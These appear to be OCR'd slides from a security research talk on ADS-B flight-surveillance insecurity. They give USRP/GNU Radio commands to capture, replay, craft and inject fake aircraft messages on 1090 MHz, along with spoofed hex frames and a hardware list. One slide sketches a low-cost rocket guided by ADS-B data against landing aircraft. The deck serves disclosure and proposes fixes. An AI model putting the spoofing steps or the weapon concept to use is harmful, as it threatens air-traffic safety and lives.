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
Public access, seriously? CAA (UK)




ADS-B – Adversary Model – *By location*

- Ground-based
  - Easier to operate (win criminals)
  - Easier to be caught (win agencies)
  - Easier to defend or mitigate against (win agencies)
    - Eg. Angle of arrival, time-difference of arrival

- Airborne
  - Drones
  - UAV
  - Autonomously pre-programmed self-operating checked-in luggage:
    - Pelican case, barometric altimeter, battery, embed-devs, GPS, RF…
  - Possibly could work around angle of arrival
  - Could pose more advanced threat to ADS-B IN enabled aircrafts
  - **Important:** not extensively modeled in the attacker & threat modeling of Mode-S/ADS-B

Scenario showcase #1
82-000 747-2G4B VC-25A ADFDF8/AE2FF4 ?!?!?!



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Scenario showcase #1
82-000 747-2G4B VC-25A ADFDF8/AE2FF4 ?!?!?!

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Scenario showcase #1 – Privacy
82-000 747-2G4B VC-25A ADFDF8/AE2FF4 ?!?!?!

- Assumptions:
  - ADS-B is ALL R/W = Clear-text and No privacy

- Open issues:
  - If ADS-B data is **true**
    - Why does “Air Force One” shows itself?

  - Should this type of aircrafts broadcast their pos/ident?
    - If yes, wouldn’t they become easy targets?
    - If no, how would they benefit to/from ADS-B?
    - If workaround with “fake” reg_nums/call_signs, isn’t this a kind of backdoor in CS terms?

  - Perhaps they use mostly Mode-5 encrypted mode
    - Then, why doesn’t everybody have access to Mode-5 in the first place?

Scenario showcase #1 – Impersonation
82-000 747-2G4B VC-25A ADFDF8/AE2FF4 ?!?!?!

- Assumptions:
  - ADS-B is ALL R/W = Non-auth (access and messages)

- Open issues:
  - If ADS-B data is **false**
    - Someone is already spoofing or not?
    - How do you know for sure if yes or no?
  - Also, anyone can say “I am Air Force One”
    - Does “Air Force One” has special ATC treatment?
    - If so, can this be an abused procedural “backdoor”?

- These open issues raise “uncertainties”
  - Unless otherwise clarified
  - Any “uncertainty” poses threat to safety of operation

Potential for DoS on ATC human-resource

- Attack:
  - Based on “Fake airplane injection into ATC” attack
  - Mitigation: there is a *mostly manual* procedure for an ATC operator to check a flight number against flight plans and flight strips (*flight strips is so 1900*, really!)

- Twist1:
  - Inject 1 mln fake airplanes, both valid and invalid flight plans, filed by different flight plan systems
  - Result: Potential human-resource exhaustion

- Fixes:
  - Have fully e-automated flight plan exchange and cross-checks
  - Better, solve ADS-B insecurities and *potential* is nullified

Potential for DoS on ATC flight-space resource

- Attack:
  - Similar to “DoS on ATC human-resource”

- Twist1:
  - Fake planes scattered on *wide geographic area* of responsibility of “victim ATC”
  - The area of ghost/fake/unidentified aircraft/object is in “flight quarantine”
    - Separation are increased, all normal routes deviated
    - General rules are in ICAO 4444 + country specifics
  - This is done for safety reasons (eg. ASSET methodology) to avoid disasters
  - A potentially wide geo-area affected in terms of air-traffic – nightmare!

- Twist2:
  - Fake a copy of a genuine aircraft within it’s own area of separation
  - Will generate a Short Term Conflict Alert (STCA)

- Fixes:
  - Locate and turn-off attacker RF emitter (but what if it’s a drone?)
  - Better, solve ADS-B insecurities and *potential* is nullified

Potential for DoS on ADS-B IN aircrafts


- Attack:
  - Based on “Fake airplane injection into ATC” attack
  - Mitigation: unknown, perhaps similar to ATC semi-auto/semi-manual flight plan cross-check

- Twist1: Inject fake airplanes (1…1 mln) into ADS-B IN capable aircrafts
  - Assumption: Target aircraft lacks good connectivity and automated cross-check protocols for flight plan lookup and validation (compared to ATC)
  - Result: Total uncertainty in received data, i.e. data is useless…

- Fixes:
  - Have real-time critical data exchange and verification capability on eAircrafts
  - Have fully e-automated flight plan exchange and cross-checks
  - Better, solve ADS-B insecurities and *potential* is nullified

Speculation1 – Military interested in same setup

- Name and identity IS NOT important
- Affiliation COULD BE important



Speculation2 – Cheap FOSS ADS-B-targeted rocket

- Hardware:
  - Arduino Pro Mini
  - Memsic21 25 2-axis accelerometer
  - Estes E9-6 rocket motor
- No need for IR or thermal guidance
- No need for homing or distant control
- Self-guided on ADS-B (position, aircraft address, etc.)
- May be used during aircraft descent/approach/landing (critical path)
- https://sites.google.com/site/airwavershr/Home/guided-rocket

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

Hardware setup

Hardware	Functions	Price
SDR USRP1 	Main RF support	700 USD
SBX 	ADS-B **OUT**/IN (attack)	475 USD
WBX 	ADS-B **OUT**/IN (attack)	450 USD
DBSRX2 	ADS-B **IN** (verify)	150 USD
Plane Gadget 	ADS-B **IN** (verify)	~245 USD
Attenuators 	Limit output **(SMA cable)**	<10 USD

Alternative SDRs Alternative ADS-Bs

ADS-B Message Replay
Quick reference

- Capture ADS-B data:
  - UHD-mode
    - *uhd_rx_cfile.py --spec B:0 --gain 25 --samp-rate 4000000 -f 1090000000 -v ~/CAPTURE_adsb.fc32*
  - Pre-UHD-mode
    - *usrp_rx_cfile.py*

- Replay the *captured* data:
  - UHD-mode
    - *tx_transmit_samples --file ~/CAPTURE_adsb.fc32 --ant "TX/RX" --rate 4000000 --freq 1090000000 --type float --subdev B:0*
  - Pre-UHD-mode
    - *usrp_replay_file.py*

ADS-B Message Injection
Quick reference

- ADS-B data crafting
  - Tweak the captured data
    - Load I/Q data: *d_cap = read_float_binary('~/CAPTURED_adsb.fc32')*
    - Modify the samples: *d_cft = adsb_randomize(d_cap)*
    - Write back I/Q data: *write_float_binary(d_cft, '~/CRAFTED_adsb.fc32')*
  - Generate the data
    - MatLab – *modulate(adsb_frame, fc, fs, 'ppm')*
    - GNUradio – write native C++ block

- Transmit the *crafted* data:
  - UHD-mode
    - *tx_transmit_samples --file ~/CRAFTED_adsb.fc32 --ant "TX/RX" --rate 4000000 --freq 1090000000 --type float --subdev B:0*
  - Pre-UHD-mode
    - *usrp_replay_file.py*

ADS-B Message Analyze/Visualize/Plot Quick reference

- GNURadio ModeS tests:
  - Pre-UHD-mode (by Eric Cottrell):
    - *gr-air/src/python/usrp_mode_s_logfile.py*
  - UHD-mode (by Nick Foster):
    - *gr-air-modes/python/uhd_modes.py –a –w –F ~/CRAFTED_adsb.fc32*

- GNURadio:
  - *gr_plot_psd_c.py -R 4000000 ~/CAPTURE_adsb.fc32*
  - *gr_plot_psd_c.py -R 4000000 ~/CRAFTED_adsb.fc32*

- Octave + gnuplot:
  - *n_samp = 500000*
  - *trig_lvl = 0.01*
  - *d_cap = read_float_binary('CAPTURE_adsb.fc32', n_samp)*
  - *axis ([0, n_samp, -trig_lvl, trig_lvl])*
  - *plot(arr)*

Demo showtime

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Demo details

- Sniffed and replayed:
- [0x8d, 0x42, 0x40, 0x50, 0x58, 0xaf, 0x74, 0x92, 0x69, 0xb9, 0x78, 0x081a0a]

- Crafted and injected:
- [0x8d, 0xde, 0xad, 0xbf, 0x58, 0xaf, 0x74, 0x92, 0x69, 0xb9, 0x78, 0xa95724]
- [0x8d, 0xca, 0xfe, 0xbb, 0x58, 0xaf, 0x74, 0x92, 0x69, 0xb9, 0x78, 0x3949e0]
- [0x8d, 0xb0, 0x00, 0xb5, 0x58, 0xaf, 0x74, 0x92, 0x69, 0xb9, 0x78, 0x2cec6b]
- [0x8d, 0x31, 0x33, 0x70, 0x58, 0xaf, 0x74, 0x92, 0x69, 0xb9, 0x78, 0x7117c7]

- Parity needs to be tweaked
  - For ADS-B over Mode-S
    - *adsb_modes_crc.py*
  - For ADS-B over UAT
    - *adsb_uat_crc.py*


Agenda

1. Intro to ATC
2. ATC Problems Today
3. What is ADS-B?
4. ATC Problems Tomorrow - ADS-B Threats
5. How can ADS-B be exploited?

Solutions and take-aways

Solutions

- Solutions could include:
  - Verifiable multilateration (MLAT) with multiple ground-stations, but:



Guidance Material on Surveillance Technology Comparison

7.11 VERIFICATION OF ADS-B

Some commentators have promoted the use of multilateration as a means of ensuring the validity of received ADS-B data. Technically this is possible. Radar could also be used to verify the integrity of ADS-B data. If radar and/or multilateration in **all** areas of ADS-B coverage is required, then the most advantages of ADS-B are significantly diminished and the ADS-B deployment becomes unlikely. Verification could perhaps be achieved at major airport hubs aimed at detecting non compliant

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  - "Group of aircrafts" concepts
  - AANETs should inspire from VANETs solutions
  - Lightweight PKI architectures and protocols. Our thoughts:
    - FAA, EUROCONTROL, CASA as CAs
      - CAs root keys installed/updated during ADS-B device mandatory certification process
      - HMAC on each broadcast message
        - Every broadcast a subset of HMAC bits

Take-aways

- ADS-B is a safety-related mission-critical technology
- Yet, ADS-B **lacks minimal security** mechanisms
  - This poses direct **threat to safety**
- ADS-B **costs tremendous** amount of money, coordination, time
  - Yet, ADS-B is defeated in practice with
    - FOSS or moderate-effort custom software
    - Relatively low-cost SDRs hardware
- ADS-B assumptions are not technologically up-to-date
  - Doesn't account users will have easy access to RF via SDRs
  - Doesn't account users will have easy access to UAV, drones, etc.
- **SDRs** and their decreasing price **are not** the problem

ADS-B is flawed and is the actual root-cause problem

References (academia, standards, reports)

enough and sufficient to induce potentially dangerous safety and operational perturbances in a multi-million technology via the exploitation of missing basic security mechanisms such as message authentication at least.

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Thank you!
Questions, ideas, corrections?

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